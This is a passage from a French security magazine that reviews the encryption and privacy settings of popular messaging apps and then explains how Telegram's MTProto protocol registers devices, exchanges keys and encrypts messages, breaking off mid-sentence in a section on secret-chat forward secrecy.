Ce changement fondamental suscita l'ire et l'anathème de plusieurs personnes et organismes de protection des données personnelles, dont le G29, groupe de travail rassemblant les représentants de chaque autorité indépendante de protection des données nationales au sein de l'UE et présidé par la CNIL jusqu'en 2018. Ce groupe adressa une lettre ouverte à Facebook pour décrier ces modifications **[WHA2]**. Début novembre 2016, le commissaire à l'information du Royaume-Uni annonça que la société américaine mit en sommeil son programme de partage de données entre les deux services en Europe **[WHA3]**. Mais pour combien de temps ?

Plus récemment, la Commission européenne accusa Facebook de duperie. Durant le processus d'approbation d'acquisition de WhatsApp, le géant californien avait prétendu qu'il n'était pas techniquement possible de combiner les comptes de son réseau social avec ceux de sa proie. Des amendes pointeraient à l'horizon.

Pour autant, WhatsApp est dans l'incapacité de déchiffrer les données échangées par ses utilisateurs



depuis avril 2016 ; données qui seraient effacées de leurs serveurs une fois acheminés vers le ou les bons destinataires. Son client de messagerie instantanée utilise désormais l'éprouvé protocole Signal sur lequel nous reviendrons plus loin. Les utilisateurs bénéficient par défaut et sans manipulation compliquée du chiffrement des conversations à deux ou à plusieurs. De plus, ils ont la garantie d'une confidentialité persistante. Cette propriété cryptographique protège les conversations passées si un adversaire venait à voler aujourd'hui le secret utilisé pour le chiffrement. De ce côté, il n'y a rien à redire.

Nous déplorons toutefois le manque d'alertes lorsque des modifications de clés sont effectuées. En effet, si la clé de votre correspondant venait à changer, WhatsApp ne vous en informera pas par défaut. Heureusement, il est possible de modifier ce comportement en activant les notifications de sécurité dans les paramètres de compte. Tout aussi regrettable, il n'est pas possible de paramétrer l'autodestruction des messages après un certain délai. Bien entendu, cette fonctionnalité n'est intéressante que si le destinataire de ces derniers n'est pas malintentionné au point de prendre, par exemple, une copie d'écran pour les conserver.

Enfin, lors de son installation, le client demande à l'utilisateur de choisir la fréquence de sauvegarde de ses conversations. Les personnes ne tenant pas à éparpiller des morceaux de vie sur les nuages seraient bien avisées de choisir « jamais » sans quoi leurs communications et données média seront chargés sur iCloud ou Google Drive suivant le type de terminal utilisé.

## 2.2 Facebook Messenger

Passons maintenant à l'autre géant de la messagerie instantanée, qui n'est nul autre que Facebook Messenger. Ce dernier mit un peu plus de temps que son frère et concurrent WhatsApp Messenger pour dépasser le milliard d'utilisateurs **[FBME]**. Mais pour l'utiliser, il est obligatoire de disposer d'un compte sur le réseau social. Pour cela, il suffit d'une adresse mail ou d'un numéro de téléphone mobile.

Contrairement à WhatsApp, les conversations ne sont pas chiffrées par défaut. Comme pour Kakao Talk, il faut sélectionner l'option *Secret* puis choisir la personne avec qui on souhaite communiquer. La conversation est alors protégée à l'aide du protocole Signal et bénéficie des mêmes propriétés sécurité que sur WhatsApp. Il est aussi possible de transformer une session de chat en cours en conversation chiffrée très simplement.

Facebook Messenger va un peu plus loin en implémentant l'autodestruction des messages. De plus, une conversation chiffrée n'est accessible que depuis l'équipement depuis lequel elle a été initiée.

Il n'en reste pas moins que ce client de messagerie est un outil Facebook, société qui connut son lot de controverses et de problèmes liés au respect de la vie privée. Une simple recherche sur Internet retournera de nombreux résultats à ce sujet.

## 2.3 Google Allo

L'été dernier, Google publia deux applications mobiles : Duo et Allo. La première est dédiée aux appels vidéo et compte concurrencer FaceTime, Facebook Messenger, Snapchat, Skype et les autres applications de messagerie instantanée qui offrent des fonctionnalités de mise en contact audiovisuelles dont… Google Hangouts.

Allo, malgré son nom qui fait penser à la téléphonie, est un service de messagerie instantanée. Il intègre Google Assistant, une intelligence artificielle loin d'être inutile. Mais pour qu'elle puisse fonctionner, il faut que Google puisse lire le contenu des messages **[ALLO]**. Ceci est aussi nécessaire pour activer les *Smart Reply*, réponses toutes prêtes alimentées par *machine learning* telles celles du service de messagerie Inbox de l'entreprise. Or, si l'utilisateur active les conversations en mode *Incognito*, ni Google Assistant ni les *Smart Reply* ne sont disponibles.

L'utilisation d'un terme déjà employé pour Chrome est source de confusion. Contrairement au mode *Incognito* du navigateur, celui d'Allo ne signifie pas que les conversations seront supprimées telles les cookies ou l'historique de navigation une fois la session terminée. Cela est plutôt synonyme des communications de type *Secret* dans Facebook Messenger : chiffrées elles aussi à l'aide du protocole Signal avec une durée de rétention paramétrable et au-delà de laquelle les messages seront supprimés des deux terminaux utilisés par les parties en communication. Cette fonctionnalité n'est malheureusement pas disponible pour les causettes à plusieurs.

Bien qu'une conversation sécurisée se distingue d'un échange qui ne l'est pas par un arrière-plan sombre, la possibilité d'avoir les deux en même temps avec une même personne pourrait générer de fausses manipulations si l'utilisateur sélectionne par mégarde le mauvais écran. Maigre consolation, les données sont chiffrées durant leur transit, quel que soit le mode sélectionné. C'est d'ailleurs le cas pour toutes les solutions décrites dans cet article.

Gageons que Google Allo, nouvel entrant dans un secteur où l'offre est pléthorique et dominée par deux acteurs, aura bien du mal à grappiller des parts de marché.

## 2.4 Signal

Nous ne pouvons pas terminer notre tour d'horizon outre-Atlantique sans évoquer Signal. Cette application libre est sans nul doute et jusqu'à preuve du contraire la plus sûre du marché. Pour celles et ceux qui privilégient simplicité d'utilisation, sécurité et respect de la vie privée, et qui sont prêt-e-s à faire l'impasse sur des bots et autres assistants capables de dénicher de cocasses et animées images GIF, des restaurants ou de publier des informations venant de sources externes dans un canal de messagerie instantanée, il n'y a pas meilleure application de notre point de vue.

Fondée en 2013 par Moxie Marlinspike, un chercheur en sécurité américain de renom qui s'illustra entre autres hauts faits par ses travaux relatifs à l'interception des communications et les techniques pour s'en prémunir,

Open Whisper Systems est l'organisation à but non lucratif à qui l'on doit cette solution. Les clients, publiés sous licence GPLv3, sont disponibles pour Android, iOS et Google Chrome. La version pour navigateur se présente sous forme d'une application téléchargeable depuis le Web Store. Elle permet d'utiliser Signal sur les systèmes d'exploitation traditionnels supportés par le butineur. Le logiciel serveur est aussi libre. Son code est sous licence AGPLv3.

Le protocole éponyme a des propriétés très intéressantes d'un point de vue sécurité. Il assure confidentialité, intégrité, authenticité, confidentialité persistante et future des conversations entre deux parties ou à plusieurs, mais aussi des appels audios passés depuis l'application. La confidentialité future, appelée aussi *future* ou *backward secrecy* n'est pas chose commune. Elle est possible grâce à une nouvelle technique connue sous le nom de *ratcheting*. Celle-ci, décrite dans l'article de Florian Maury intitulé « Chiffrement de messagerie quasi instantanée : à quel protocole se vouer ? » et paraissant dans ce même numéro, sert à mettre à jour les clés de session à chaque message émis.

Signal supporte aussi les communications asynchrones, ce qui permet à un destinataire se connectant au service de prendre connaissance d'un message qui lui a été envoyé alors qu'il était hors ligne. En outre, et tel que nous l'écrivons plus haut, le protocole protège les conversations de plus d'un milliard d'êtres humains qui ont des comptes WhatsApp Messenger ou Facebook Messenger. D'autres applications de messagerie instantanée moins répandues telles que Google Allo, Viber ou Wire l'utilisent ou en créèrent des versions dérivées. Il est donc très largement adopté. Des librairies en langages C, Java et JavaScript, libres elles aussi, sont disponibles. Un serveur est nécessaire pour relayer les messages entre terminaux et stocker les clés publiques.

Signal fut mis à l'épreuve à quelques reprises sans que des défauts importants n'y soient décelés. Une étude récente datant d'octobre 2016 concluait qu'il ne comportait aucune faille de conception majeure **[SIGN]**.


*Figure 1 : Vérification du Safety Number sous Signal.*

Sans clinquant ni enjolivure, les clients sont très simples d'utilisation. La vérification de l'identité du correspondant a été récemment repensée. Auparavant, il fallait que ce dernier fournisse une longue liste de caractères hexadécimaux ou un QR code. Désormais, la liste des caractères est réduite de moitié et ne contient que des chiffres décimaux groupés par 5 **[SIGI]**. Open Whisper Systems appelle cela un *Safety Number* et il est associé à une conversation. C'est l'équivalent du *Conversation code* d'Allo et du *Security code* de WhatsApp. L'autodestruction des messages n'est pas un paramètre global, mais spécifique à chaque conversation (entre deux personnes ou à plusieurs). Une barre de défilement permet de choisir des valeurs allant de 5 secondes à une semaine. Par défaut, les messages disparaissent des terminaux émetteur et récepteur au bout d'un jour. Les notifications correspondant à de tels messages sont aussi supprimées.

Open Whisper Systems ne fournit pas le nombre d'utilisateurs, mais à en juger par le nombre de téléchargements sur Google Play (entre 1 et 5 millions), Signal serait un lilliputien comparé aux applications précitées. Si vous entendez l'utiliser, la probabilité pour que vos contacts non sensibilisés à la sécurité l'aient installé semble très faible. Il vous faudra donc faire preuve de persuasion pour les y inciter.

## Conclusion

Les applications de messagerie instantanée pullulent. Cependant, et comme nous espérons l'avoir démontré, elles ne fournissent pas la même sécurité et n'ont pas toutes à cœur le respect de la vie privée.

L'offre est majoritairement asiatique ou américaine. L'Europe a quelques challengers en magasin. On peut citer Hoccer, Threema, Viber, Wire ou Telegram. Ce dernier défraya la chronique lorsque des individus très peu recommandables l'utilisèrent comme moyen de communication pour commettre d'horribles méfaits. Fort de 100 millions d'utilisateurs, et axé sur la rapidité et l'interfaçage avec des services extérieurs par le biais de bots, il n'offre pas la confidentialité par défaut des conversations. Seules les communications entre deux bénéficient d'un chiffrement optionnel à l'aide d'un protocole maison appelé MTProto. L'élaboration d'un tel dispositif, non soumis au *peer review* tellement important en cryptographie, a fait l'objet de mordantes critiques de la part d'experts tels que Matthew Green. Si vous voulez en savoir plus sur cette application, nous vous recommandons la lecture de l'article qui lui est consacré dans ce même numéro.

Signal, dont le protocole protège les messages d'au moins un septième de l'humanité, semble le meilleur choix. Mais au vu de son très faible nombre d'utilisateurs en comparaison avec les deux géants du secteur que sont WhatsApp et Facebook Messenger, il est peu probable que les personnes avec qui vous souhaiteriez causer en toute sérénité en disposent. Si toutefois vous êtes prêts à faire l'impasse sur la perméabilité et les éventuelles collusions entre WhatsApp et sa maison-mère, le service sécurisé fourni par son « messager » est de qualité à condition de désactiver les sauvegardes automatiques des conversations et d'activer les notifications de sécurité. En attendant, gardez l'œil ouvert et le bon sur les publications de l'Electronic Frontier Foundation et sa fiche d'évaluation de ces solutions. Celle-ci ne devait pas tarder à être publiée à l'heure où nous achevons cet article. ■

**Retrouvez toutes les références de cet article sur le blog de MISC : http://www.miscmag.com**

# TELEGRAM, LA CONTROVERSÉE

Jef MATHIOT — @TouitTouit

Programmeur et contributeur Reflets.info

***mots-clés : TELEGRAM / CHIFFREMENT / MESSAGERIES***

*Très prisée du grand public — ses développeurs revendiquent 100 millions d'utilisateurs actifs chaque mois — l'application de messagerie Telegram est disponible sur quasiment toutes les plateformes mobiles ou desktop. Elle fait aussi l'objet de critiques régulières, souvent sévères. En matière de sécurité, Telegram est-elle une panacée ou une catastrophe ? La réalité se situe sans doute quelque part entre les deux.*

Qu'il s'agisse de son utilisation par des terroristes islamistes, par des personnalités politiques françaises, ou de la personnalité controversée de son créateur, Pavel Durov, il se passe rarement un mois sans que la presse n'en fasse mention.

De manière plus confidentielle, Telegram est aussi l'objet de fréquentes critiques de la part de cryptologues ou de chercheurs en sécurité informatique. Ils reprochent notamment à Telegram l'utilisation d'une cryptographie « maison » basée sur des choix étonnants, par exemple des primitives réputées faibles comme SHA1, l'utilisation du mode d'opération AES IGE (*Infinite Garble Extension*, que Telegram est la seule à intégrer), ou l'authentification des messages qui ne s'appuie pas à proprement parler sur un MAC (*Message Authentication Code*), mais sur une approche peu conventionnelle.

Telegram propose différents modes de communication que l'on peut regrouper en deux grandes catégories. Avec les *secret chats*, conversations entre deux interlocuteurs, les messages sont chiffrés de bout en bout. Les clés de chiffrement (et les messages) ne sont alors disponibles que sur les deux terminaux concernés. En revanche, avec les « cloud chats » — le mode de fonctionnement par défaut utilisé pour les canaux, les groupes et les conversations à deux — les messages ne sont chiffrés que lors de leur transport entre le client et le serveur. Contrairement aux « secret chats », l'historique des messages est alors disponible sur l'ensemble des terminaux de l'utilisateur.

Ces deux modes de fonctionnement distincts s'appuient sur un seul et même protocole de communication maison, MTProto, dont la documentation n'est plus maintenue depuis fin 2014. En effet, Telegram a décidé de ne plus se soucier — ou peut-être « d'interdire » de facto — les applications développées par des tiers. La dernière version documentée du protocole est ainsi le « layer » 23, la version actuelle le « layer » 57. Heureusement, le code source des différents clients Telegram reste disponible, et les grands principes de fonctionnement sont restés peu ou prou inchangés.

## 1 Enregistrement d'un terminal

Après avoir installé l'une des applications Telegram, l'utilisateur doit saisir son numéro de téléphone mobile, qui est transmis à l'un des serveurs. Un code à 5 digits est alors envoyé par SMS au numéro correspondant, que l'utilisateur fournit à l'application pour confirmer l'enregistrement du terminal.

Lors de l'enregistrement d'un nouveau terminal sur le même numéro, les serveurs de Telegram tentent de délivrer le code de confirmation vers l'un des appareils déjà enregistrés. Si aucun autre appareil n'est connecté, c'est à nouveau par SMS qu'il est acheminé. Quiconque peut intercepter ce SMS de confirmation — opérateur, agence gouvernementale ou personne malveillante — peut ainsi enregistrer son propre terminal et récupérer l'historique des *cloud chats* de la victime. Cette faille a été exploitée en Iran par Rocket Kitten, un groupe supposé proche du gouvernement iranien. Il est possible de définir un mot de passe pour protéger le compte, mais cette étape n'est ni obligatoire, ni même proposée lors de l'enregistrement du premier appareil.

Le carnet de contacts (nom, prénom, numéro de téléphone) est synchronisé depuis les applications mobiles vers les serveurs. D'après Telegram, ces informations ne sont utilisées que pour notifier l'utilisateur de l'inscription de l'un de ses contacts au service. Il n'en reste pas moins que le risque associé est bien réel.

## 2 Échange de clés

C'est après que l'enregistrement du terminal a été confirmé que démarre le processus permettant d'autoriser l'appareil. Il vise à ce que le client et le serveur s'entendent sur un secret partagé de long terme, via un échange de clés Diffie-Hellman. C'est à partir de ce secret que seront ensuite dérivées les clés utilisées pour chiffrer les communications entre client et serveur.

La première étape consiste à ce que le client génère un nonce (**client_nonce**) qu'il transmet en clair au serveur. Le serveur répond en fournissant à son tour, toujours en clair, un autre nonce (**server_nonce**), ainsi qu'un nombre composé (**n**) et l'empreinte de sa clé publique RSA. Le client sélectionne alors dans son magasin la clé publique RSA correspondant à l'empreinte reçue, et décompose **n** en deux nombres entiers **p** et **q** tels que **p < q**, ce qui va permettre au client de présenter une preuve de travail au serveur. Il génère ensuite un nouveau nonce (**new_nonce**) et crée une charge utile contenant les trois nonces, les nombres **n**, **p** et **q**, ainsi qu'un condensat SHA1 de l'ensemble et un padding. Il chiffre ces données grâce à la clé publique RSA et les envoie au serveur qui les déchiffre et vérifie l'empreinte et la preuve de travail.

Le serveur initie alors un échange de clés Diffie-Hellman, en fournissant au client les paramètres **g**, **p** et $g_a = g^a \bmod p$ (où **a** est la valeur privée du serveur, un nombre aléatoire de 2048 bits). Le client génère alors sa propre valeur privée **b** et effectue sa partie de l'échange de clé, en fournissant $g_b = g^b \bmod p$. Chacune des parties peut alors finaliser l'échange en calculant la clé partagée $\text{auth\_key} = (g_a)^b \bmod p = (g_b)^a \bmod p$.

Lors de ces deux tours, les données échangées entre le client et le serveur sont chiffrées avec AES-256 en mode IGE. La clé privée temporaire et le vecteur d'initialisation pour AES sont dérivés de différentes combinaisons de condensats de **server_nonce** et **new_nonce**, ce dernier nonce n'ayant jamais transité en clair.

À chaque étape de l'échange de clé, un condensat SHA1 des données transmises est ajouté pour vérifier qu'elles n'ont pas été altérées. Le client effectue de plus une série de contrôles sur les paramètres utilisés, notamment que $2^{2047} < p < 2^{2048}$, que **p** soit un nombre premier sûr, c'est-à-dire que **(p − 1)/2** soit également premier, que **g** génère un sous-groupe cyclique d'ordre premier **(p − 1)/2**, les valeurs de **g** se trouvant parmi 2, 3, 4, 5, 6 et 7. En complément de ces vérifications sur les paramètres, le protocole prévoit que chaque partie s'assure que **g**, $g_a$, $g_b$ sont supérieurs à 1 et inférieurs à **p − 1**.

À l'issue de cet échange, le client et le serveur disposent d'une clé partagée de long terme, longue de 2048 bits, qui sera notamment utilisée pour le chiffrement des *cloud chats*.





*Figure 1 : Dérivation de la clé et du vecteur d'initialisation temporaire.*

## 3 MTProto : RPC et cryptographie

Telegram indique dans sa FAQ que le « *chiffrement serveur-client est utilisé pour les cloud chats* ». Si c'est exact, il s'agit aussi d'une définition réductrice dans la mesure où, en réalité, ce sont l'ensemble des appels RPC entre client et serveur qui sont chiffrés. Les méthodes exposées par l'API de haut niveau de MTProto, donc par les serveurs, permettent non seulement d'envoyer et de recevoir des messages, mais aussi d'inviter d'autres personnes, d'éditer ses préférences utilisateur, d'importer des contacts, etc. Les requêtes et les réponses, dont les spécifications sont décrites dans un schéma (API TL-schema), sont sérialisées sous forme binaire avant d'être chiffrées puis transmises à la couche de transport.

MTProto peut donc être vu comme un système à trois couches : une API RPC de haut niveau, une couche cryptographique intermédiaire, puis une couche de transport susceptible d'être implémentée au-dessus de TCP, UDP, ou encore HTTP.

Techniquement, plusieurs connexions peuvent être ouvertes simultanément par le client. Même si c'est le plus souvent le cas, le protocole prévoit que les réponses ne transitent pas nécessairement par la même connexion que celle ayant permis au client d'initier la requête correspondante. Les échanges sont ainsi rattachés à une session dont l'identifiant est maintenu par le client et le serveur. L'identifiant de cette session est lui-même rattaché à celui de la clé partagée (**auth_key**), et donc à l'utilisateur. Au sein d'une session, chaque message est identifié par un numéro de séquence qui est incrémenté à chaque nouvelle requête. L'API propose également une méthode qui permet au client de charger des sels — des entiers de 64 bits créés par le serveur (**server_salt**) et valides pour une période spécifique dans le futur. Ces sels étant d'une durée de vie limitée, ils doivent être régulièrement rafraîchis par le client.

Pour chaque message RPC, en plus de la charge utile, on trouvera donc l'identifiant de session, le numéro de séquence du message, un sel serveur, ainsi qu'un timestamp et la longueur du message. L'ensemble de ces éléments va être utilisé pour le chiffrement, et comme paramètres d'entrée d'une fonction de dérivation de la clé de chiffrement et du vecteur d'initialisation… Pour cette dérivation les développeurs de Telegram, plutôt que d'utiliser des standards considérés comme sûrs — tels HKDF ou SHA2, se sont au contraire tournés vers un algorithme « maison » basé sur SHA1.

## 4 Dérivation de la clé et chiffrement

Un condensat SHA1 de l'ensemble des informations (charge utile et variable) est créé. Les 128 bits de poids faible de ce condensat sont retenus pour jouer le rôle de clé de message (**msg_key**). La clé de chiffrement et le vecteur d'initialisation pour AES-IGE sont ensuite dérivés de cette clé de message et de la clé partagée de long terme (**auth_key**). La fonction de dérivation se base sur quatre tours de hachage SHA1, chacun d'entre eux prenant en entrée les 128 bits de la clé de message et un segment de 256 bits extrait de la clé partagée (**auth_key**).

Au total, ce sont les 1024 bits de poids faible de la clé partagée qui sont consommés et combinés avec la clé de message pour être hachés. Les autres 1024 bits sont inutilisés. À chaque tour, la clé de message est déplacée de 128 bits (pour une raison que personne ne semble comprendre…), et 256 nouveaux bits de la clé partagée sont utilisés. Finalement, des segments de chaque condensat ainsi produits sont utilisés pour créer la clé et le vecteur d'initialisation AES.





*Figure 2 : Dérivation de la clé et du vecteur d'initialisation de chiffrement d'un appel RPC.*

Un padding composé de bits aléatoires est ajouté aux données à chiffrer afin que la taille de l'ensemble soit un multiple de la taille des blocs AES, puis cet ensemble est chiffré grâce à la clé et au vecteur d'initialisation préalablement dérivés. L'identifiant de la clé partagée et la clé de message (128 bits extraits du condensat SHA1) sont concaténés aux données chiffrées avant qu'elles ne soient transmises à l'autre partie.

À réception, l'autre partie identifie la clé partagée à utiliser à partir de son identifiant. Puis elle dérive à son tour la clé et le vecteur d'initialisation pour AES à partir de la clé de message et de la clé partagée. Le numéro de séquence et la validité du sel sont vérifiés, ainsi que la clé de message qui est recréée à partir des données déchiffrées.

Avec MTProto, l'intégrité du texte clair — charge utile et variables — est donc fournie par la clé de message (**msg_key**), la confidentialité et l'intégrité du texte chiffré étant quant à elles assurées par AES-IGE.

Pour vérifier l'authenticité des messages, MTProto n'a pas recours aux méthodes conventionnelles telles qu'Encrypt-then-MAC. En fait, MTProto n'utilise pas du tout de *Message Authentication Code*, mais une sorte de pseudo-Encrypt-And-MAC, où l'authenticité est vérifiée grâce à la clé de message (**msg_key**) qui est à la fois un condensat du message et une valeur d'entrée pour la dérivation de la clé de chiffrement. La clé partagée — également impliquée dans le processus de dérivation de la clé — permet en outre à chaque partie d'authentifier la seconde. Les numéros de séquence de messages et les sels permettent quant à eux de protéger le protocole des attaques en replay ou les manipulations d'horloge.

La sécurité des échanges entre client et serveur est dépendante de la clé partagée (**auth_key**). Un attaquant qui écouterait passivement les messages échangés entre client et serveur et mettrait la main sur la clé partagée pourrait déchiffrer a posteriori l'ensemble des messages interceptés.

La solution préconisée par Telegram est d'utiliser le processus d'échange de clés tel que décrit plus haut pour générer une clé d'autorisation temporaire, avec une durée de validité définie par le client. D'après la documentation, le client doit ensuite lier cette clé temporaire à sa clé d'autorisation principale via la méthode RPC **bindTempAuthKey**. Si la méthode RPC est effectivement présente dans le code source des applications client, elle n'est apparemment jamais utilisée…

Autrement dit, Telegram supporte une forme de confidentialité persistante (*Forward Secrecy*) côté serveur, mais elle ne semble pas être implémentée dans les applications clientes officielles, en tout cas en ce qui concerne le chiffrement en transit.





*Figure 3 : Chiffrement des appels RPC — documentation Telegram.*

## 5 Secret chats

Les *secret chats* sont les seules conversations qui soient chiffrées de bout en bout grâce à une clé d'autorisation présente uniquement sur les deux terminaux concernés. Ce n'est pas le mode de fonctionnement par défaut, ce qui est d'ailleurs l'un des reproches fréquemment adressés à Telegram.

Le serveur intervient dans la mise en relation entre utilisateurs et le transport des messages. Les appels RPC entre clients et serveur utilisés pour le contrôle des conversations et le transport des messages sont également chiffrés en transit. C'est la raison pour laquelle Telegram évoque « une couche additionnelle de chiffrement » quand il fait référence aux secret chats.

Pour initialiser un secret chat, Alice demande au serveur des paramètres Diffie-Hellman (un nombre premier **p** et un générateur **g**). Le serveur, dans sa réponse, fournit également de l'entropie sous la forme d'un aléa, afin « d'aider » les clients avec un PRNG faible. Le client combine l'aléa fourni par le serveur avec un second produit localement afin de créer un secret **a** de 2048 bits tel que $a=r_{client} \oplus r_{server}$. Le client calcule $g_a=g^a \bmod p$ et le transmet au serveur, qui notifie Bob. Si Bob accepte l'invitation d'Alice, il reçoit à son tour les paramètres Diffie-Hellman ainsi qu'un aléa, puis génère son propre secret **b** selon les mêmes modalités qu'Alice. Il utilise celui-ci pour compléter sa partie de l'échange et transmet $g_b$ au serveur. Ce dernier notifie Alice et chaque partie est en mesure de finaliser l'échange de clés Diffie-Hellman, de calculer la clé partagée (**auth_key**) pour le secret chat. Si la taille de cette clé est inférieure à 2048 bits, chaque client la rallonge avec un padding composé de zéros et effectue les mêmes contrôles sur les paramètres Diffie-Hellman **p**, **g**, $g_a$ et $g_b$ que lors de l'échange de clés avec le serveur.

Le protocole d'échange de clés pour le *secret chats* est donc très similaire à celui mis en place pour les communications client-serveur. C'est également le cas du chiffrement des messages. La dérivation de la clé de chiffrement et du vecteur d'initialisation AES est effectuée à partir de la clé de message (**msg_key**) extraite d'un condensat de la charge utile combinée à la clé partagée (**auth_key**) du *secret chat* par quatre tours de hachage SHA1, un padding est ajouté avant le chiffrement AES-IGE. Une fois le message chiffré, il est considéré comme une charge utile qui est encapsulée dans un appel RPC MTProto, lui-même chiffré grâce à la clé partagée entre le terminal et le serveur (voir figure 4 page suivante).

## 6 Confidentialité persistante des secret chats

La confidentialité des *secret chats* repose sur le secret de la clé partagée utilisée pour chaque secret chat (**auth_key**). Pour éviter que la compromission d'une clé permette à un attaquant de déchiffrer l'ensemble

